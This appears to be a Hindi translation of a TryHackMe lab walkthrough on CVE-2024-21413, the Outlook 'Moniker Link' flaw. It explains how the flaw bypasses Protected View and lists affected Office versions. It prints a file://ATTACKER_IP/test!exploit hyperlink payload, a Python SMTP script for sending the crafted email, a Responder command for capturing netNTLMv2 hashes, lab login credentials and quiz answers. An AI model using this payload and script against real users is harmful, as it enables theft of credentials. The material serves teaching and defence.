 hau2212/moniker-link-cve-2024-21413-
CVE-2024-21413 (Moniker Link) के लिए शैक्षिक शोषण जो क्राफ्टेड हाइपरलिंक्स के माध्यम से Outlook RCE और NTLM क्रेडेंशियल लीक प्रदर्शित करता है, पहचान और उपचार मार्गदर्शन के साथ।

13 फरवरी, 2024 को, Microsoft ने एक Microsoft Outlook RCE और क्रेडेंशियल लीक भेद्यता की घोषणा की जिसे CVE-2024-21413 (मोनिकर लिंक) निर्दिष्ट किया गया है। हैफेई ली ऑफ चेक पॉइंट रिसर्च को भेद्यता की खोज का श्रेय दिया जाता है।
यह भेद्यता एक विशिष्ट प्रकार के हाइपरलिंक को संभालते समय Outlook के सुरक्षा तंत्र को बायपास करती है जिसे मोनिकर लिंक के रूप में जाना जाता है। एक हमलावर इसका दुरुपयोग कर सकता है एक ईमेल भेजकर जिसमें एक दुर्भावनापूर्ण मोनिकर लिंक होता है, जिसके परिणामस्वरूप पीड़ित द्वारा हाइपरलिंक पर क्लिक करने पर Outlook उपयोगकर्ता के NTLM क्रेडेंशियल्स हमलावर को भेज देता है।
भेद्यता के स्कोरिंग से संबंधित विवरण नीचे दी गई तालिका में प्रदान किए गए हैं:
CVSS	                              विवरण
प्रकाशन तिथि	                      13 फरवरी, 2024
MS लेख	                            https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
प्रभाव	                            दूरस्थ कोड निष्पादन और क्रेडेंशियल लीक
गंभीरता	                          गंभीर
हमले की जटिलता	                  निम्न
स्कोरिंग	                          9.8
यह भेद्यता निम्नलिखित Office रिलीज़ को प्रभावित करने के लिए जानी जाती है:
रिलीज़	                            संस्करण
Microsoft Office LTSC 2021	        affected from 19.0.0
Microsoft 365 Apps for Enterprise	  affected from 16.0.1
Microsoft Office 2019	              affected from 16.0.1
Microsoft Office 2016	              affected from 16.0.0 before 16.0.5435.1001
ध्यान दें कि आपको इस कार्य से जुड़े AttackBox और असुरक्षित मशीन दोनों की आवश्यकता होगी। संलग्न VM को तैनात करने के लिए, नीचे हरे Start Machine बटन पर क्लिक करें।
उपयोगकर्ता नाम	tryhackme
पासवर्ड	Kkh3gv439dnq!
CVE को कौन सी "गंभीरता" रेटिंग दी गई है?
> उत्तर : गंभीर
Outlook ईमेल को HTML के रूप में रेंडर कर सकता है। आप देख सकते हैं कि आपके पसंदीदा न्यूज़लेटर इसका उपयोग कर रहे हैं। इसके अलावा, Outlook HTTP और HTTPS जैसे हाइपरलिंक को पार्स कर सकता है। हालांकि, यह ऐसे URL भी खोल सकता है जो मोनिकर लिंक के रूप में ज्ञात अनुप्रयोगों को निर्दिष्ट करते हैं। सामान्यतः, Outlook बाहरी अनुप्रयोगों को ट्रिगर करने पर एक सुरक्षा चेतावनी दिखाएगा।

यह पॉप-अप Outlook के "संरक्षित दृश्य" का परिणाम है। संरक्षित दृश्य अटैचमेंट, हाइपरलिंक और समान सामग्री वाले ईमेल को केवल-पढ़ने के मोड में खोलता है, जिससे मैक्रोज़ जैसी चीज़ें अवरुद्ध हो जाती हैं (विशेषकर संगठन के बाहर से)।
अपने हाइपरलिंक में file:// मोनिकर लिंक का उपयोग करके, हम Outlook को एक फ़ाइल (जैसे नेटवर्क शेयर पर एक फ़ाइल) तक पहुँचने का प्रयास करने का निर्देश दे सकते हैं (<a href="file://ATTACKER_IP/test">Click me</a>). SMB प्रोटोकॉल का उपयोग किया जाता है, जिसमें प्रमाणीकरण के लिए स्थानीय क्रेडेंशियल शामिल होते हैं। हालांकि, Outlook का "संरक्षित दृश्य" इस प्रयास को पकड़ लेता है और रोक देता है।
यहाँ भेद्यता हमारे हाइपरलिंक को संशोधित करके मौजूद है ताकि ! विशेष वर्ण और हमारे मोनिकर लिंक में कुछ पाठ शामिल हो, जिसके परिणामस्वरूप Outlook के संरक्षित दृश्य को बायपास किया जा सके। उदाहरण के लिए: <a href="file://ATTACKER_IP/test!exploit">Click me</a>।
हम, हमलावरों के रूप में, हमले के लिए इस प्रकार का मोनिकर लिंक प्रदान कर सकते हैं। ध्यान दें कि शेयर का रिमोट डिवाइस पर मौजूद होना आवश्यक नहीं है, क्योंकि एक प्रमाणीकरण प्रयास बिना शर्त किया जाएगा, जिससे पीड़ित के Windows netNTLMv2 हैश को हमलावर को भेजा जा सके।
दूरस्थ कोड निष्पादन (RCE) संभव है क्योंकि मोनिकर लिंक Windows पर कंपोनेंट ऑब्जेक्ट मॉडल (COM) का उपयोग करते हैं। हालांकि, इस कमरे के दायरे में इसकी व्याख्या वर्तमान में शामिल नहीं है, क्योंकि इस विशिष्ट CVE के माध्यम से RCE प्राप्त करने का कोई सार्वजनिक रूप से जारी प्रूफ ऑफ कॉन्सेप्ट नहीं है।
हाइपरलिंक में हम किस मोनिकर लिंक प्रकार का उपयोग करते हैं?
> उत्तर : file://

Outlook के "संरक्षित दृश्य" को बायपास करने के लिए उपयोग किया जाने वाला विशेष वर्ण क्या है?
> उत्तर : !
इस हमले के लिए, हम अपने पीड़ित को पिछले कार्य में दिए गए मोनिकर लिंक के समान एक ईमेल भेजेंगे। हमलावर के रूप में उद्देश्य पीड़ित को Outlook के "संरक्षित दृश्य" को बायपास करने वाले मोनिकर लिंक के साथ एक ईमेल तैयार करना है, जहाँ पीड़ित का क्लाइंट हमारी हमलावर मशीन से एक फ़ाइल लोड करने का प्रयास करेगा, जिसके परिणामस्वरूप पीड़ित का netNTLMv2 हैश कैप्चर हो जाएगा।
लेकिन पहले, मेरे द्वारा बनाए गए PoC (जो GitHub पर भी उपलब्ध है) को चलाते हैं।
''' Author: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024 ''' import smtplib from email.mime.text import MIMEText from email.mime.multipart import MIMEMultipart from email.utils import formataddr sender_email = '[email protected]' # Replace with your sender email address receiver_email = '[email protected]' # Replace with the recipient email address password = input("Enter your attacker email password: ") html_content = """\ """ message = MIMEMultipart() message['Subject'] = "CVE-2024-21413" message["From"] = formataddr(('CMNatic', sender_email)) message["To"] = receiver_email # Convert the HTML string into bytes and attach it to the message object msgHtml = MIMEText(html_content,'html') message.attach(msgHtml) server = smtplib.SMTP('MAILSERVER', 25) server.ehlo() try: server.login(sender_email, password) except Exception as err: print(err) exit(-1) try: server.sendmail(sender_email, [receiver_email], message.as_string()) print("\n Email delivered") except Exception as error: print(error) finally: server.quit()
PoC:
चलिए अपनी हमलावर मशीन पर SMB लिसनर बनाने के लिए Responder का उपयोग करते हैं। THM AttackBox के लिए, इंटरफ़ेस -I ens5 होगा। यदि आप अपने स्वयं के डिवाइस (जैसे Kali) का उपयोग कर रहे हैं तो इंटरफ़ेस का नाम भिन्न होगा। यदि आप कुछ होमवर्क करना चाहते हैं, तो Impacket सर्वर का भी उपयोग किया जा सकता है।
हमारे AttackBox पर Responder प्रारंभ करना
root@attackbox:# responder -I ens5
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie ([email protected])
  To kill this script hit CTRL-C

-- cut for brevity --

[+] Listening for events...
चलिए स्प्लिट-स्क्रीन व्यू में "CVE-2024-21413" पैन पर क्लिक करके असुरक्षित मशीन खोलते हैं।

डेस्कटॉप पर "Outlook" शॉर्टकट पर क्लिक करके Outlook खोलें। जब Outlook खुल जाए, तो पॉप-अप पर "I don't want to sign in or create an account" पर क्लिक करें।
